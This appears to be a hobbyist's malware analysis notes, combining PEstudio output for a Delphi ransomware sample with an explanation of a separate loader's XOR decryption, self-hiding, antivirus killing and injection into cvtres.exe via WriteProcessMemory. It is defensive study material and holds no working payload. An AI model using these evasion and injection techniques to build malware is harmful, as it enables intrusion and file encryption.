


PEiD indicates that it was developed in Borland Delphi.



DIE confirms this information.





In PEstudio, we can see that it is a 32-bit executable.

c:\muestras\muestra01\virulento.exe	
indicators (43)	
virustotal (offline)	
dos-header (64 bytes)	
dos-stub (192 bytes)	
rich-header (n/a)	
file-header (Jun.1992)	
optional-header (GUI)	
directories (4)	
sections (files)	
libraries (7) *	
functions (73)	
exports (n/a)	
tls-callbacks (n/a)	
.NET (n/a)	
resources (Delphi)	
strings (size)	
property	value
md5	8259710EA8C5970097AFEA3BE28B1DFD
sha1	34743A23C1609AF8B302EAB074029204AD7967D4
sha256	F55D469E6C98610B2E66772E873983EFD8A8F9C73
first-bytes-hex	4D 5A 50 00 02 00 00 00 04 00 0F 00 FF 00 00 B8
first-bytes-text	M Z P
file-size	117760 bytes
entropy	6.775
imphash	EEE24BCD30F3A5D9E174C59DB48EB9F6
signature	Borland Delphi
tooling	n/a
entry-point	55 8B EC 83 C4 F0 33 C0 89 45 F0 B8 0C 5C 41 00 E
file-version	n/a
description	n/a
file-type	executable
cpu	32-bit

The strings at the end of the list are 'particularly striking'

DECRYPT FILES.TXT: This is the typical name of the ransom note left by the attackers.

IF YOU WANT TO GET ALL YOUR FILES BACK PLEASE READ THIS.HTML: It is the direct message displayed to the victim to provide payment instructions.

D:\126\Delphi\HiAsm3\compiler\Kol.pas: This file path suggests that the program was compiled using Delphi and HiAsm (High Assembler).

ssment - www.winitor.com

to.exe	encoding (2)	size (bytes)	location	blacklist (26)	hint (101)	value (2868)
	ascii	18	0x00017842	-	function	InitCommonControls
	ascii	4	0x00002805	-	format-string	It%\$
	ascii	4	0x00008574	-	format-string	.C%\$
	ascii	7817	0x0001AD4A	-	format-string	<!doctype html>\r\n<html>\r\n<head>\r\n<meta charset="utf-8">\r\n<title> </title>\
	ascii	4	0x000020E5	-	file	t.Ht
	ascii	12	0x000045A8	-	file	comctl32.dll
	ascii	37	0x000051A4	-	file	D:\126\Delphi\HiAsm3\compiler\Kol.pas
	ascii	37	0x000089F4	-	file	D:\126\Delphi\HiAsm3\compiler\Kol.pas
	ascii	37	0x00008A84	-	file	D:\126\Delphi\HiAsm3\compiler\Kol.pas
	ascii	12	0x0000901C	-	file	comctl32.dll
	ascii	17	0x00014E00	-	file	DECRYPT FILES.TXT
	ascii	61	0x00014E4C	-	file	IF YOU WANT TO GET ALL YOUR FILES BACK PLEASE READ THIS.HTML

.crypted pony test build. This is a direct reference to Pony (also known as Fareit).


pestudio 9.34 - Malware Initial Assessment - www.winitor.com

file settings about

	encoding (2)	size (bytes)	location	blacklist (26)	hint (101)	value (2868)
Form	ascii	4	0x00014DA0	-	-	Form
ASM	ascii	3	0x00014DA8	-	-	ASM
Str1	ascii	4	0x00014DB0	-	-	Str1
D.M.Y.htm	ascii	9	0x00014DB8	-	-	D.M.Y.htm
C:\Users	ascii	8	0x00014DC4	-	-	C:\Users
.crypted_pony_test_build_xxx_xxx_xxx_xxx	ascii	44	0x00014DD0	-	-	.crypted_pony_test_build_xxx_xxx_xxx_xxx
Str2	ascii	4	0x00014E18	-	-	Str2
Courier New	ascii	11	0x00014E28	-	-	Courier New
ponydsd00303040	ascii	15	0x00014E34	-	-	ponydsd00303040
kokoskd9499493939dksds	ascii	24	0x00014E8C	-	-	kokoskd9499493939dksds
ZYYd	ascii	4	0x00014FC5	-	-	ZYYd
ZYYd	ascii	4	0x00014FF7	-	-	ZYYd
gK@	ascii	3	0x00015014	-	-	gK@
IH@	ascii	3	0x00015020	-	-	IH@
hP@	ascii	3	0x00015040	-	-	hP@
'P@	ascii	3	0x00015044	-	-	'P@

Strings like 'ponydsd00303040' and 'kokoskd9499493939dksds' are usually campaign identifiers or internal keys that attackers use to track which 'client' or botnet the stolen information is coming from.

ation	blacklist (26)	hint (101)	value (2868)
0017728	-	-	EnableWindow
0017738	-	-	EnableMenuItem
001774A	-	-	DispatchMessage
001775E	-	-	DestroyWindow
001776E	-	-	DestroyIcon
001777C	-	-	DestroyAcceleratorTable
0017796	-	-	DeleteMenu
00177A4	-	-	DefWindowProc
00177B6	-	-	CreateWindowEx
00177C8	x	-	CopyImage
00177D4	-	-	ClientToScreen
00177E6	-	-	CallWindowProc
00177F8	-	-	BeginPaint
0017806	-	-	CharLower
0017820	x	-	SHFileOperation
0017866	x	-	CryptDestroyKey
0017878	x	-	CryptDestroyHash
001788C	x	-	CryptReleaseContext
00178A2	x	-	CryptHashData
00178B2	x	-	CryptCreateHash
00178C4	x	-	CryptEncrypt
00178D4	x	-	CryptDeriveKey
00178E6	x	-	CryptAcquireContext
0017C0B	-	-	0.080<0@0D0H0L0P0T0b0j0r0z0
0017C4D	-	-	1"1*121:1B1J1R1Z1
0017C73	-	-	1X2 2
0017C7B	-	-	4m4
0017C81	-	-	4<5
0017C91	-	-	7:8W8b8m8u8
0017CB7	-	-	9)959=9H9N9[9a9{9
0017CDF	-	-	:#:Z:r:z:
0017CEF	-	-	:?:o< <
0017D0B	-	-	=3=



Ñääëäñ â HiAsm. —> Made in HiAsm

Conclusions from my second malware analysis. When programming something standard (a calculator, an inventory system), arrays typically contain:

- Configuration names.
- File paths.
- Logical constant values.

But when you see a byte[] filled with numbers that don't seem to follow a pattern (like 159, 197, 133...), it raises suspicions. Legitimate software rarely needs random "noise" unless it's performing cryptography or compression.

We must not forget the context either. If the array is small (around 10 bytes), it is almost certainly a key. It is used to "unlock" another part of the code. If the array were massive (thousands of numbers), it would be the payload (the real virus "at rest").

In conventional programming, the XOR operator (^) is hardly ever used, except in graphics or advanced cryptography. In malware, it is the absolute king.

Why does an XOR stand out? It is a reversible operation. If bit A exists and an XOR is applied with key B, you get result C (unreadable). However, if that same key B is applied back to result C, you get A all over again! That is why, when you spot an array of "ugly" bytes followed by a loop with a ^=, 99% of the time you are looking at a malware decompressor or decryptor.

On the other hand, using File.SetAttributes to mark itself as Hidden and ReadOnly prevents it from being seen in the file explorer and stops the system from letting you delete it easily.

Execution of the (my) method: it passes the clean bytes to the my method to execute them directly in the RAM, without writing anything to the disk (which makes it highly difficult for traditional antivirus software to detect).

If we recall the My method that wasn't quite clear—after this analysis, it becomes the following to me: Line 119: bsf.g6rlk g6rlk2 = g6rlk; Line 125: flag = g6rlk2(my4, fm6, d5cx2p, intPtr4, ref intPtr3);

What it does: This is where the in-memory writing takes place. g6rlk2 is an alias for a Windows API function called WriteProcessMemory. The malware is injecting its code inside the legitimate process it "hijacked" earlier (cvtres.exe).

To summarize the actions it performs:

- Kills analysis tools and antivirus software (coH6Dyd9).
- Hides, protects itself, and displays a fake error to deceive you (Main).
- Decryption: It receives those bytes and applies an XOR operation with the key you discovered (159, 116, 197...) to decrypt them (b2).
- Loads and executes the virus directly in memory to leave no trace (v3p).
- Extracts the encrypted bytes from the file's resources (Yz).